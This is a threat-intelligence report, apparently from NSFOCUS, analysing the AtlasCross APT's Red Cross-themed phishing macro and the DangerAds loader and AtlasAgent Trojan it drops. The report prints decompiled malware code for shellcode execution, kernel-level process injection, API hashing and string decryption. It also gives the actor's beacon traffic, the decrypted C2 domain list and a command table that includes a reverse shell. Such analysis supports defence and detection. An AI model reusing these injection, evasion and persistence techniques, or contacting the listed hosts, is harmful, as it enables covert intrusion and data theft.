Warning: Newly Discovered APT Attacker AtlasCross Exploits Red Cross Blood Drive Phishing for Cyberattack

⋮ 9/25/2023

September 25, 2023 | **NSFOCUS**

I. Abstract

NSFOCUS Security Labs recently discovered a new attack process based on phishing documents in their daily threat-hunting operations. Delving deeper into this finding through extensive research, they confirmed two new Trojan horse programs and many rare attack techniques and tactics.

NSFOCUS Security Labs believes that this new attack process comes from a new APT attacker, who has a high technical level and cautious attack attitude. The phishing attack activity captured this time is part of the attacker's targeted strike on specific targets and is its main means to achieve in-domain penetration.

NSFOCUS Security Labs named the attacker AtlasCross and the new Trojan programs DangerAds and AtlasAgent, respectively.

This report will describe in detail the attack process, attack techniques and attack tools used by this new type of attacker.

II. Introduction to AtlasCross

After an in-depth study of the attack process, NSFOCUS Security Labs found that this APT attacker is quite different from known attacker characteristics in terms of execution flow, attack technology stack, attack tools, implementation details, attack objectives, behavior tendency and other main attribution indicators. The technical level and cautious attitude shown by this attacker during this activity are also worthy of attention.

Therefore, NSFOCUS Security Labs identified the orchestrator of this event as a new attacker and named it AtlasCross.

NSFOCUS Security Labs validated the high-level threat attributes of AtlasCross in terms of development technology and attack strategy through an in-depth analysis of its attack metrics. At this current stage, AtlasCross has a relatively limited scope of activity, primarily focusing on targeted attacks against specific hosts within a network domain. However, the attack processes they employ are highly robust and mature. NSFOCUS Security Labs deduce that this attacker is highly likely to deploy this attack process into larger-scale network attack operations.

The organizational origin of the AtlasCross attacker cannot be determined.

III. Decoy information

At this event, AtlasCross designed a decoy document titled "Blood Drive September 2023.docm" with the United States Red Cross blood donation information as its topic.

After the bait document is opened, a prompt message, as shown below, will be displayed by default, requiring the victim to enable the word editing function:



Figure 1 Prompt content displayed in decoy document

If the victim follows the prompt to enable macro functionality, the decoy document will display the hidden content. The hidden content is a promotional file of the United States Red Cross blood donation, as shown below.



Figure 2 Spoofing content in the decoy document

Combined with the attacker's design in the subsequent attack stage (see **the Attack Process** section for details), it can be inferred that this activity is a targeted cyberattack against people related to the Red Cross.

IV. Attack Process

The process of this attack can be divided into three parts: decoy document phase, loader phase and Trojan horse phase. The overall attack process is shown in the following figure.



Figure 3 Overview of the main attack process for this activity

Phase 1: Decoy document

The first phase of the attack flow is performed by malicious macrocode contained in the decoy document. The main functions of this malicious macro include releasing payload, setting scheduled tasks and uploading basic information of the victim host.

A malicious macro document will extract the value of an attribute named "Hyperlink Base" in the document, free it to a folder with random number names under the %APPDATA%\Microsoft\Word\ path and save it as a file named

“KB4495667.zip”. The malicious document then uses the items method to extract the contents of a zip file containing a file named “KB4495667.pkg” into the same directory.

```
Sub UZ(st, fn)
    On Error Resume Next
    Dim oApp As Object
    Dim fnf As Variant
    If Right(st, 1) <> Application.PathSeparator Then
        st = st & Application.PathSeparator
    End If
    fnf = st
    Set oApp = CreateObject("Shell.Application")
    oApp.Namespace(fnf).CopyHere oApp.Namespace(fn).items
End Sub
```

Figure 4 Extraction method of zip built-in file in malicious macro document code

The macro code then sets up a scheduled task called “Microsoft Office Updates”, which will be executed daily for 3 days after setting up.

The scheduled task calls the component InstallUtil.exe of windows .net, using the /? parameter to call the help of the above “KB4495667.pkg” file to realize over-protection and hidden execution of the malicious program.



Figure 5 Scheduled tasks set by the malicious macro document

The malicious macro document then initiates a communication to the specific network location http://data.vectorse.com/target, sending an ID consisting of native information, presuming that this behavior is used by attackers to count victims.

```
GET /target?id=9QFBRX2Y HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office; MSOffice 14)
Accept-Encoding: gzip, deflate
Host: data.vectorse.com
Connection: Keep-Alive
```

Figure 6 Traffic generated in sending malicious macro files

The trace revealed that the website data.vectorse.com was a subdomain of Vector Structural Engineering, an engineering company based in the United States and likely controlled by AtlasCross.

Phase 2: Loader

The program named KB4495667.pkg released by the above malicious macro code is the main malware in the second part of this attack flow. To facilitate subsequent tracking, NSFOCUS Security Labs named this malicious program DangerAds based on the string information it carries.

This program is a loader Trojan, whose main function is to detect the host environment and execute a built-in shellcode in its own process. The shellcode is used to load the final payload of the third stage.

It is worth noting that the Trojan will execute malicious code only when it detects that the user name or local domain name of the victim host contains a specific string. This design indicates that the attacker uses this attack process for intra-domain penetration after successfully intruding into the target network.

For details about the analysis of DangerAds Trojan horse, see the **VI. Trojan Analysis** section.

Phase 3: Final load

The above loader Trojan will eventually load an x86 or x64 version of the DLL program in memory, which is the final payload of this attack flow. NSFOCUS Security Labs named the program AtlasAgent based on its PDB information.

The main function of AtlasAgent is to obtain host information, execute shellcode, download and execute.

For details about the AtlasAgent Trojan horse, see the **VI. Trojan Analysis** section.

V. Technical and Tactical Analysis

NSFOCUS Security Labs found that AtlasCross used many attack strategies throughout the activity, mainly focused on defense evasion and also involved resource development, persistence and other stages, reflecting their clear awareness of counteracting defense.

1. Resource Development: Access to Infrastructure

The analysis shows that AtlasCross has controlled a large number of public network hosts by exploiting vulnerabilities and transformed them into statistical servers or CnC servers used in this activity before designing the attack process.

The compromised hosts used by AtlasCross have obvious commonalities, including the use of OpenSSH version 7.4 and nginx version 1.20.1, and both are configured with WordPress site building services containing plug-in packages. Such configuration can be affected by multiple vulnerabilities, and AtlasCross is likely to take over these hosts in batches through such vulnerabilities.

In this attack activity, AtlasCross put in 12 different compromised servers, all from the United States and belonging to Amazon cloud hosts. This way of accumulating network resources effectively reduces the exposure risk of AtlasCross in attack activities. Since most of such compromised hosts have no malicious behavior records, they easily bypass various blacklist-based defense schemes and have high effectiveness and reliability.

2. Persistence: Scheduled Tasks

AtlasCross uses scheduled tasks to complete persistence in this attack process. Note the attacker's strategy when configuring persistence.

First, this scheduled task uses the component InstallUril.exe of Windows to load malicious DLL programs, which can well bypass endpoint detection and response software; second, this scheduled task uses /? parameter to call the Help of the malicious DLL program. This design avoids the main export function of malicious DLL program from being exposed, and also prevents some dynamic detection products from forcibly starting the malicious code of DLL program by enumerating export functions, thus reducing the exposure probability of the malicious program.

3. Defensive Evasion

- Process injection

AtlasAgent programs made by AtlasCross support multiple injection methods. AtlasAgent implements an injection method based on kernel-layer functions, which can inject shellcode into existing or new threads of other processes.

The injection code of AtlasAgent does not call any API functions at the user layer, but directly uses kernel APIs such as NtAllocateVirtualMemory, NtWriteVirtualMemory and NtCreateThreadEx. In this way, the hooks of AV/EDR on user-layer API functions such as VirtualAllocEx, WriteProcessMemory and CreateRemoteThread can be bypassed to improve the antivirus effect.

The AtlasAgent program can inject shellcode into the thread of the selected process itself or a newly created thread of the process according to the process selected by the attacker. This injection method will not add additional threads to the threads of the injection process itself, which is more invisible and less likely to be discovered by security tools.

- Reflective loading

When making the DangerAds Loader Trojan, AtlasCross uses the open-source solution sRDI (https://github.com/monoxgas/sRDI/blob/master/shellcodeRDI/shellcodeRDI.c)) to build shellcode parts. This scheme completes the operation of reflexively loading DLL programs and reduces the probability of exposure caused by additional file operations and process operations.

```
pLdrLoadDll = (void (__fastcall *)(_QWORD, _QWORD, int *, __int64 *))GetProcAddressWithHash(0xBDBF9C13);
pLdrGetProcAddress = (void (__fastcall *)(__int64, int *, __int64, __int64))GetProcAddressWithHash(0x5ED941B5);
vpLdrGetProcAddress = pLdrGetProcAddress;
v97[0] = 1572888;
v98 = v90;
pLdrLoadDll(0i64, 0i64, v97, &vlibrary);
v78 = v81;
v77[0] = 786444;
pLdrGetProcAddress(vlibrary, v77, 0i64, (__int64)&vVirtualAlloc);
v78 = v83;
v77[0] = 917518;
pLdrGetProcAddress(vlibrary, v77, 0i64, (__int64)&vVirtualProtect);
v77[0] = 1376277;
v78 = v86;
pLdrGetProcAddress(vlibrary, v77, 0i64, (__int64)&vFlushInstructionCache);
v78 = v84;
v77[0] = 1245203;
pLdrGetProcAddress(vlibrary, v77, 0i64, (__int64)&vGetNativeSystemInfo);
v78 = v80;
v77[0] = (int)&unk_50005;
pLdrGetProcAddress(vlibrary, v77, 0i64, (__int64)&vSleep);
v78 = v85;
v77[0] = 1245203;
pLdrGetProcAddress(vlibrary, v77, 0i64, (__int64)&vRtlAddFunctionTable);
v78 = v82;
v77[0] = 786444;
pLdrGetProcAddress(vlibrary, v77, 0i64, (__int64)&vLoadLibraryA);
if ( !vVirtualAlloc )
```

Figure 7 sRDI code in DangerAds

- API confusion

The AtlasAgent program made by AtlasCross encrypts sensitive APIs in two encryption ways to increase the difficulty of sample analysis and reduce the risk of being detected by security tools such as sandbox.

Method 1: Use the LoadLibrary function to load the corresponding DLL and compare it with the function name after Hash (different from method 2 in this case), so as to obtain the function address, which can effectively prevent anti-virus software or sandbox static detection and increase the difficulty for analysts to find key functions.

Method 2: Determine the DLL to be loaded according to the name of the DLL after XOR. Find the export table information of parsing DLL file through PEB, and calculate the address of Nt series API by adding offset to the exported Zw series API. This scheme does not use API in the export process, and does not directly call the location of kernel function when executing functions, which has a strong defense evasion against anti-virus and endpoint detection and response systems. Because the author modified the seed value of this Hash algorithm, the corresponding value of the generated function name Hash cannot be searched from the network, which further improves the difficulty of analysis.

See the **VI. Trojan Analysis** section for a detailed analysis of this API obfuscation logic.

- Anti-virtualization and anti-sandbox

The DangerAds Loader Trojan used by AtlasCross will only start when a correct username or local domain name is detected. This logic can effectively prevent itself from running in a virtualized environment.

4. Command Control: Backup Channel

The AtlasAgent program made by AtlasCross has a standby CnC mechanism, which can traverse a CnC list to obtain the CnC address that can communicate correctly. In particular, the AtlasAgent Trojan has up to 11 standby CnC addresses, which are all high-value public websites invaded and hijacked by AtlasCross through network attacks.

In previous analysis, few attackers will invest such large-scale network resources in a Trojan program. This characteristic of the AtlasAgent Trojan indicates that the attacker has high requirements for the normal operation of the CnC servers, further confirming the targeted strike and advanced threat nature of this activity.

VI. Trojan Analysis

1. DangerAds

This is a loader Trojan used by AtlasCross in this activity. Its main function is to detect the host environment and execute a built-in shellcode in its own process, and then the shellcode loads and runs subsequent Trojan programs.

DangerAds writes major malicious code to the .NET dll program's HelpText method, so it starts when an external program invokes Help from that dll program. It should be noted that the user name and local domain name of the host will be collected before the main malicious functions of DangerAds are executed, and subsequent codes will be executed only when one of these two names contains the keyword "danger" or "ads-wcf". Therefore, it can be judged that this attack is a targeted attack against the domain or user name containing "ads-wcf".

The main body of DangerAds malicious code will determine the number of program version bits and selectively decrypt and execute an x86 or x64 shellcode. DangerAds uses multi-byte XOR for decryption, while shellcode is loaded directly in the process.

```
private void I(byte[] xfBBmufZ)
{
    IntPtr intPtr = new IntPtr(Marshal.AllocHGlobal(xfBBmufZ.Length + 8192).ToInt64() + 4096L);
    Marshal.Copy(xfBBmufZ, 0, intPtr, xfBBmufZ.Length);
    KoFTkYdF.SC sc = (KoFTkYdF.SC)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(KoFTkYdF.SC));
    uint yyeWxOSv;
    if (KoFTkYdF.VirtualProtect(intPtr, 4096, 32u, out yyeWxOSv))
    {
        sc();
    }
    KoFTkYdF.VirtualProtect(intPtr, 4096, yyeWxOSv, out yyeWxOSv);
}
```

Figure 8 DangerAds shellcode execution logic

In the shellcode stage, DangerAds uses a set of open-source scheme sRDI (https://github.com/monoxgas/sRDI/blob/master/shellcodeRDI/shellcodeRDI.c)) to load and execute DLL programs. The shellcode finally loads the attached DLL program at its tail and calls the export function EnumWinEvent.

The DLL program loaded by this shellcode is the AtlasAgent Trojan developed by AtlasCross.

2. AtlasAgent

AtlasAgent used in this attack activity is Trojan horse program developed by AtlasCross. The main functions of the Trojan are to obtain host information, process information, prevent opening of multi-programs, inject specified shellcode and download files from CnC servers. The Trojan communicates with the CnC through HTTP protocol,

encrypts communication data using Base64 encoding after RC4 encryption, and encrypts key APIs using two encryption methods at the same time.

(1) Basic Function Analysis

a) Execution process

The AtlasAgent Trojan is a DLL program written in C++. After the Trojan is loaded, it detects whether there is a mutex named EnumSvc to prevent the opening of multi-programs.

```
char v11[4]; // [esp+4Ch] [ebp-8h] BYREF

v10[0] = 20;
v10[1] = 63;
v10[2] = 36;
v10[3] = 60;
v10[4] = 2;
v10[5] = 39;
v10[6] = 50;
v10[7] = -1;                                    // EnumSvc®
                                                //
sub_10002710(v5, (int)v10, (int)v11);
sub_10001490(v9, v5);
v3 = sus_ReturnArg_10002CD0(v9);
*(_DWORD *)(a3 + 56) = CreateMutexA(0, 0, (LPCSTR)v3);
LastError = GetLastError();
if ( LastError == 183 )
{
  CloseHandle(*(HANDLE *)(a3 + 56));
  v7 = 0;
  sub_10002D80(v9, a1, a2);
  return v7;
}
else
{
  v6 = 1;
  sub_10002D80(v9, a1, a2);
  return v6;
}
}
```

Figure 9 Create mutex to prevent opening of multi-programs

Then, the AtlasAgent will decrypt the CnC domain name and connect to the CnC, encrypt the obtained computing system information and send it to the control terminal as an online package.

Finally, AtlasAgent will wait for instructions from the server and execute the function corresponding to the instructions.

b) Main functions

- Obtain system information

The Trojan will obtain the system and computer information, including Guid number of the computer, local computer name, adapter information of the local computer, local IP address, local network card information, operating system digits, version information of the currently running operating system, and process ID. It will also divide the data with a “|” symbol, encrypt the information as an online package, and send it to the server.

```
{
  sub_1000B3D0(v72, "SysWoW64");
}
else
{
  memset(&SystemInfo, 0, sizeof(SystemInfo));
  GetNativeSystemInfo(&SystemInfo);
  if ( SystemInfo.wProcessorArchitecture == 9 )
  {
    sub_1000B3D0(v72, "x64");
  }
  else if ( !SystemInfo.wProcessorArchitecture )
  {
    sub_1000B3D0(v72, "x86");
  }
}
sub_1000B3D0(v72, "|");
sub_10020910(&v53, 0, 0x11C);
v53 = 0x11C;
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
RtlGetVersion = GetProcAddress(ModuleHandleW, "RtlGetVersion");
if ( RtlGetVersion )
{
  v31 = RtlGetVersion;                          To obtain version information about
  ((void (__stdcall *)(int *))RtlGetVersion)(&v53);//  the currently running operating system
                                                //
}
if ( v56 == 1 )
  sub_1000EC00((int)&Data, 8, (int)"%d.%d0", v54, v55);
else
  sub_1000EC00((int)&Data, 8, (int)"%d.%d1", v54, v55);
v21 = sub_10002E50(v68, (int)&Data);
v40 = v21;
LOBYTE(v75) = 10;
v39 = sus_2and3_1000E680(v61, (int)v21, "|");
TokenHandle[1] = v39;                           // Windows version information and system bitness
                                                //
LOBYTE(v75) = 11;
sus_StrAandBForA_1000B500(v72, v39);
LOBYTE(v75) = 10;
sub_10002D80(v61, a1, a2);
```

Figure 10 Partial code for obtaining system information

- Shellcode operation

The program receives instructions from the control terminal and executes shellcode running operations through the data given in the instructions. The Trojan supports the following shellcode injection or running modes:

(a) Inject shellcode into the newly created thread in the specified process to run;

(b) Inject shellcode into existing threads in the specified process to run;

(c) Execute shellcode in the main thread of Trojan itself;

(d) Execute shellcode in a new thread within the Trojan's own process;

The process of injecting the Trojan into the thread in the specified process is as follows: traversing to the thread in the process with the process ID, obtaining the thread handle through the NtOpenThread function, allocating virtual memory space for the code to be injected in the target process through the NtAllocateVirtualMemory function, writing the injected code into the memory and modifying the attributes of the memory page, and finally, invoking the NtResumeThread function and restoring the thread of the target process.

```
      v43 = 0;
      v65 = 5000i64;
      v38 = dwSize;
      if ( dwSize_4
        && (v21 != 1 || v25 || v22 != 1 || Wow64Process)
        && (v21 || Wow64Process || v22)
        && (v21 || !v25 || v22 != 1 || !Wow64Process) )
      {
        v19 = 10;
      }
      else if ( (unsigned int)NtAllocateVirtualMemory(v26, (__int64)&v37, 0i64, (__int64)&v38) )
      {
        v19 = 13;
      }
      else
      {
        NtWriteVirtualMemory(v26, v37, (__int64)lpStartAddress_ShellCode, v38);
        if ( (unsigned int)NtProtectVirtualMemory(v26, (__int64)&v37, (__int64)&v38, 32i64) )
        {
          v19 = 12;
        }
        else if ( (unsigned int)NtCreateThreadEx((__int64)v66, 0x1FFFFFi64, 0i64, v26) )
        {
          v19 = 11;
        }
        else if ( (unsigned int)NtWaitForMultipleObjects(1i64, (__int64)v66, 0i64, 0i64) )
        {
          v19 = 15;
        }
        else
        {
          v19 = 0;
        }
      }
    }
    else if ( a1 == 3 )
    {
```

Figure 11 Inject shellcode into the specified process using kernel-layer functions

This method does not create new threads and is not easily discovered by system security policies.

```
else if ( (unsigned int)sus_GetTID((__int64)&v31, v28) )
{
  v19 = 9;
}
else if ( (unsigned int)NtSuspendThread(v31, 0i64, v9, v10) )
{
  v19 = 15;
}
else
{
  v32 = 1;
  *(_QWORD *)uFlags = sub_180026430(0x20ui64);
  if ( *(_QWORD *)uFlags )
    v51 = LocalAlloc_0(uFlags[0], Wow64Process);
  else
    v51 = 0i64;
  v67 = v51;
  v29 = v51;
  sub_180019BF0((__int64)v51, 0x10001F);
  if ( (unsigned int)NtGetContextThread(v31, v29[2], v14, v15) )
  {
    v19 = 15;
  }
  else
  {
    sub_180019E10((const __m128i *)lpStartAddress_ShellCode, dwSize, (__int64)v29, v21, 0i64, &v30);
    if ( v30 )
    {
      if ( Wow64Process )
        v45 = 1i64;
      if ( (unsigned int)NtAllocateVirtualMemory(-1i64, (__int64)&v36, (unsigned int)v45, (__int64)&v30) )
      {
        v19 = 13;
      }
      else
```

Figure 12 Inject shellcode into the specified process

If the Trojan encounters an error during injection, it will return different error codes to CnC according to the location of the error. It can be inferred that the Trojan is actively adjusting and improving the functions of the injection part.

c) API encryption

In addition to dynamically loading windows API addresses with GetProcAddress, this Trojan also uses two Hash-based API dynamic acquisition methods to increase the difficulty of sandbox and analyst analysis.

- Method 1:

The Trojan uses LoadLibrary to load the specified DLL, and then finds the function address corresponding to the function name by comparing it with Hash:

```
v50[0] = 0x2D9533F5;
v50[1] = (int)L"Wininet.dll";
v51 = 0;
v52 = 0x1DFA6109;
v53 = L"Wininet.dll";
InternetQueryOptionA = 0;
v55 = 0xA5175C6B;
v56 = L"Wininet.dll";
InternetSetOptionA = 0;
v58 = 0xD95C758D;
v59 = L"Wininet.dll";
v60 = 0;
v61 = 0xBB1B1683;
v62 = L"Wininet.dll";
v63 = 0;
v47 = 0;
v20[0] = 4;
v45 = sub_10010630((int)v50, 5u);
```

Figure 13 Match Hash value and load DLL to get function address

- Method 2:

The Trojan first iterates through the PEB to find ntdll.dll and resolves the function name, RVA, and address.

Then the Trojan loop parses the first 500 derived functions in ntdll.dll, and stores the parsed function name (Hash), RVA, function address and other information into the structure array.

Finally, the Trojan obtains the address and RVA of the corresponding API by querying the specific Hash value of the structure array, and then calls the API.

AtlasCross referred to existing code implementation when designing the API encryption mode, but they adjusted the Hash generation function in the Trojan, thus generating a brand-new set of Hash values and reducing the risk of being detected.

```
if ( dword_18005F9C0 )
  return 1i64;
v6 = 0i64;
Flink = 0i64;
for ( i = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink; i[3].Flink; i = i->Flink )
{
  Flink = i[3].Flink;
  v7 = *(_DWORD *)((char *)&Flink[8].Blink + SHIDWORD(Flink[3].Blink));
  if ( v7 )
  {
    v6 = (unsigned int *)((char *)Flink + v7);
    v9 = (_DWORD *)((char *)Flink + v6[3]);
    if ( (*v9 | 0x20202020) == 0x6C64746E && (v9[1] | 0x20202020) == 0x6C642E6C )
      break;
  }
}
if ( !v6 )
  return 0i64;
v3 = v6[6];
v16 = (char *)Flink + v6[7];
v14 = (char *)Flink + v6[8];
v15 = (char *)Flink + v6[9];
v2 = 0;
do
{
  v10 = (_WORD *)((char *)Flink + *(unsigned int *)&v14[4 * v3 - 4]);
  if ( *v10 == 0x775A )
  {
    dword_18005F9C8[4 * v2] = sub_18001BA20((__int64)v10);
    dword_18005F9C8[4 * v2 + 1] = *(_DWORD *)&v16[4 * *(unsigned __int16 *)&v15[2 * v3 - 2]];
    *(_QWORD *)&dword_18005F9C8[4 * v2 + 2] = sub_18001BAA0((__int64)Flink + (unsigned int)dword_18005F9C8[4 * v2 + 1]);
    if ( ++v2 == 500 )
      break;
  }
  --v3;
}
```

Figure 14 Function address resolving function in method 2

d) Key string encryption method

The sensitive string in the Trojan is encrypted by the author and stored in a program code segment. When the program executes the string position, it uses an encryption function to decrypt the string. The encryption and decryption logic is a single-byte XOR.

```
v4 = 0;
sub_10002E50(v6, (int)&unk_10045501);
v7 = 0;
v5 = (_DWORD *)sub_10002700(a2);
v3 = sub_100026E0(a2);
while ( v5 != (_DWORD *)v3 && *v5 != -1 )
{
  sus_xor_10002D60(v6, (*v5 ^ 0x51) % 255);
  ++v4;
  ++v5;
}
sub_10002DE0(a1, (int)v6);
v7 = -1;
sub_10002D80(v6);
return a1;
}
```

Figure 15 Decrypt string function

(2) Network Analysis

After the program runs, it will decrypt the encrypted data written in the code segment through the decryption function in the Trojan horse program.

After the data is decrypted, it is a CnC domain name list. The Trojan will sequentially obtain the domain names in the CnC list and try to connect until successful communication.

```
v41[256] = 56;
v41[257] = 37;
v41[258] = 127;
v41[259] = 50;
v41[260] = 62;
v41[261] = 60;
v41[262] = 45;
v41[263] = -1;
sub_10002710(v11, (int)v41, (int)v42);
JieMiCnC(a1, a2, v43, v11);              // activequest.goautodial.com|ops-ca.mioying.com
                                         // |app.basekwt.com|secure.poliigon.com|engage.adaptqe.com|
                                         // chat.thedresscodeapp.com|superapi-staging.mlmprotec.com
                                         // |search.allaccountingcareers.com
                                         // |order.staging.photobookworldwide.com|crm.cardabel.com
                                         // |public.pusulait.com|
LOBYTE(v45) = 1;
```

Figure 16 Decrypt CnC list

Then, the Trojan acquires computer system information and encrypts the acquired information through RC4 for Base64 encoding.

During Base64 transcoding, the Trojan replaces some characters by escaping “+” to “~”, and “/” to “_”.

The Trojan then builds the go-live message and sends it to the CnC.

```
sub_10002E50(v71, "Content-Type: application/x-www-form-urlencoded");
LOBYTE(v79) = 7;
v33 = v60;
HttpSendRequestA = (int (__stdcall *)(int, int *, int, int *, int))v60;
v32 = sus_this_null_10002CB0(v78);
v31 = sus_ReturnArg_10002CD0(v78);
v30 = sus_this_null_10002CB0(v71);
v29 = sus_ReturnArg_10002CD0(v71);
if ( HttpSendRequestA(v48, v29, v30, v31, v32) )// orderinfo=gr~pCy7a8DFMfx~gLCF7
                                                //
```

Figure 17 Upload online package

The example of online package sending data is as follows:

orderinfo=gr~pCy7a8DFMfx~gLCF7dOie07F85lvKTXxrzxXFF~IB_uK_h0zEN7IeQEo2FnT4ZQMxuwhwZAD3O9ae29uiGvZhI9CevVg_F~BcI

Examples of raw data for online packages are as follows:

aQ0TGubLVS c29aceaa-xxxx-xxx2-8b67-6e6aa4497df7 (GUID)|WIN-ULABCDE9CJ|Intel(R) PRO/1000 MT Network Connection: 192.168.80.150;|x86|6.10 (System Version)|1 (Permission Escalation Success or Failure)|1.26 (Presumed Version of the Trojan)|1|3980 (Process ID)

1.26 is a character string hard-coded in the program, which is guessed to be the Trojan version information.

Finally, the Trojan receives the data returned by the CnC, decrypts and performs the functions specified in the command.

```
sub_10002E50(v103, (int)"Content-Type: application/x-www-form-urlencoded");
LOBYTE(v108) = 5;
v24 = v76;
HttpSendRequestA = (int (__stdcall *)(int, int *, int, _DWORD, _DWORD))v76;
v23 = sus_this_null_10002CB0(v103);
v22 = sus_ReturnArg_10002CD0(v103);
if ( HttpSendRequestA(v64, v22, v23, 0, 0) )// Content-Type: application/x-www-form-urlencoded
{
  v62 = 0;
  sub_100132C0(a7);
  InternetReadFile = v79;
  do
  {
    v57 = InternetReadFile;
    if ( InternetReadFile(v64, v107, 1024, &v62) != 1 )
```

Figure 18 Receive CnC message

(3) CMD Command Function

The AtlasAgent Trojan supports the following CMD instructions. The malicious functions supported by the Trojan include file operation, process operation, shellcode injection and reverse shell.

Table 1 CMD instructions supported by AtlasAgent Trojan

CMD Instructions	Function
0x0	Obtain computer system information
0x1	Reverse Shell
0x2	Obtain data from CnC and store it in the specified file
0x3	It is guessed to be the field for debugging
0x4	Pause the program for a period of time using the Sleep function
0x5	Obtain process information
0x6	Inject shellcode into a new thread of the specified process

0x7	This parameter function is to be implemented.
0x8	Run shellcode directly; or create a thread to run shellcode in this process
0x9	No function, Break out of circulation
0xB	Injects shellcode or command into a thread in the specified process
0xC	Create a mutex
0x63	Exit cycle

VII. Conclusion

The new attacker AtlasCross discovered by NSFOCUS Security Labs is a very cautious hacker organization with strong process and tool development capabilities.

On the one hand, this attacker can actively absorb various hacker technologies and integrate them into its own technology stack and tool development process; on the other hand, it has chosen the most conservative route in environmental detection, execution strategy, network facility selection, etc., reducing its exposure risks at the expense of efficiency. In addition, the residual debug code in AtlasCross self-developed Trojan can also prove that this attacker is still improving the attack process.

These characteristics reflect the high-level threat nature of this attacker, who may continue to organize other cyberattack activities against key targets after this attack.

NSFOCUS Security Labs will keep track of subsequent attacks that may be launched by AtlasCross in the future.

VIII. IoCs

Threat IoC	**Implication**
7195d7e4926a0a85fbe81e40ab7c0ca4	Phishing Document
f8bafe2ce6f11a32109abbab1c42e2cf	DangerAds Trojan
ca48431273dfcd2bd025e55f2de30635	AtlasAgent Trojan
ba85467ceff628be8b4f0e2da2a5990c	AtlasAgent Trojan
data.vectorse.com	Registration address of phishing document
activequest.goautodial.com	AtlasAgent CnC
ops-ca.mioying.com	AtlasAgent CnC
app.basekwt.com	AtlasAgent CnC
secure.poliigon.com	AtlasAgent CnC
engage.adaptqe.com	AtlasAgent CnC
chat.thedresscodeapp.com	AtlasAgent CnC
superapi-staging.mlmprotec.com	AtlasAgent CnC
search.allaccountingcareers.com	AtlasAgent CnC
order.staging.photobookworldwide.com	AtlasAgent CnC
crm.cardabel.com	AtlasAgent CnC
public.pusulait.com	AtlasAgent CnC
